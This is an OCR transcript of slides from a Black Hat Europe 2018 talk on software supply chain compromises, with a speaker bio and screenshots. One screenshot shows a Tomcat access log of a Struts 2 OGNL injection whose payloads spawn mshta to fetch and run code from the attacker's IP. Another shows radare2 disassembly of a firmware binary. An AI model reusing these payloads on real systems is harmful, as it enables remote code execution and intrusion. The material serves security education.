Broken Links: Emergence and Future of Software Supply Chain Compromises

Ryan Kazanciyan - Chief Product Officer, Tanium

Black Hat Europe 2018
December 6, 2018

Alexandria, VA

pwc


2004 - 2009

MANDIANT®

2009 - 2015

TANIUM™

2015 - Present



Third Edition

INCIDENT RESPONSE


& COMPUTER FORENSICS

Jason T. Luttgens, Matthew Pepe, and Kevin Mandia

Investigating PowerShell Attacks

Ryan Kazanciyan, Matt Hastings

Black Hat USA 2014





DSCompromised:
A Windows DSC Attack Framework

Black Hat Asia 2016

Matt Hastings, Ryan Kazanciyan


Technical Consultant, S2 & S3





Apache Struts 2 Documentation
rg/docs/s2-016.html
ve Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
16
Tomcat Web Application Manager
cat Web Application Man...
https://www.ecoin.services/manager
st Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
The Apache Software Foundation
http://www.apache.org/
Tomcat Web Application Manager

ecoinweb11_access_log.2015-09-18.txt (/var/log/tomcat7) - VIM

```
192.251.68.224 - tomcatadmin [18/Sep/2015:08:39:26 -0400] "GET
/manager/html HTTP/1.1" 200 12400
192.251.68.224 - tomcatadmin [18/Sep/2015:08:39:26 -0400] "POST
/manager/html/upload?org.apache.catalina.filters.CSRF_NONCE=5B3DE3BFCF
72CE438A7157DAF1C06813 HTTP/1.1" 200 14192
192.251.68.224 - - [18/Sep/2015:08:39:26 -0400] "GET /struts2-blank/
HTTP/1.1" 200 202
192.251.68.224 - - [18/Sep/2015:08:39:26 -0400] "GET /struts2-
blank/example/HelloWorld.action HTTP/1.1" 200 532
192.251.68.224 - - [18/Sep/2015:08:39:26 -0400] "GET /struts2-
blank/example/HelloWorld.action?redirect:%24{new%20java.io.File('.').g
etCanonicalPath().concat('NwYGJa')} HTTP/1.1" 302 -
192.251.68.224 - - [18/Sep/2015:08:39:26 -0400] "GET /struts2-
blank/example/HelloWorld.action?redirect:%24{(new+java.lang.ProcessBui
lder(new+java.lang.String[]{'mshta',new%20java.lang.String('http:nn192
.251.68.224').replace('n','\u002f')})).start()} HTTP/1.1" 302 -
192.251.68.224 - - [18/Sep/2015:08:39:26 -0400] "GET /struts2-
blank/example/HelloWorld.action?redirect:%24{(new%20java.lang.ProcessB
uilder(new%20java.lang.String('$tmp$LWzHKDAlYy').replace('$','\u002f')
)).start()} HTTP/1.1" 302 -
```



```
root@kali:~/tools# radare2 -s 0x32C24 -w apc_hw05_aos_640.bin
WARNING: bin_strings buffer is too big (0x002d6300)
[0x00032c24]> pd 16
            0x00032c24      bfefb90a00     mov edi, 0xab9ef
       .--> 0x00032c29      8bc1           mov eax, ecx
       |    0x00032c2b      49             dec ecx
       |    0x00032c2c      0bc0           or eax, eax
       `=<  0x00032c2e      75f9           jne 0x32c29
            0x00032c30      f6460640       test byte [esi + 6], 0x40
      .==>  0x00032c34      7409           je 0x32c3f
      |     0x00032c36      ba7affed80     mov edx, 0x80edff7a
      |     0x00032c3b      cc             int3
      |     0x00032c3c      80eb07         sub bl, 7
      `--<  0x00032c3f      ba7affed80     mov edx, 0x80edff7a
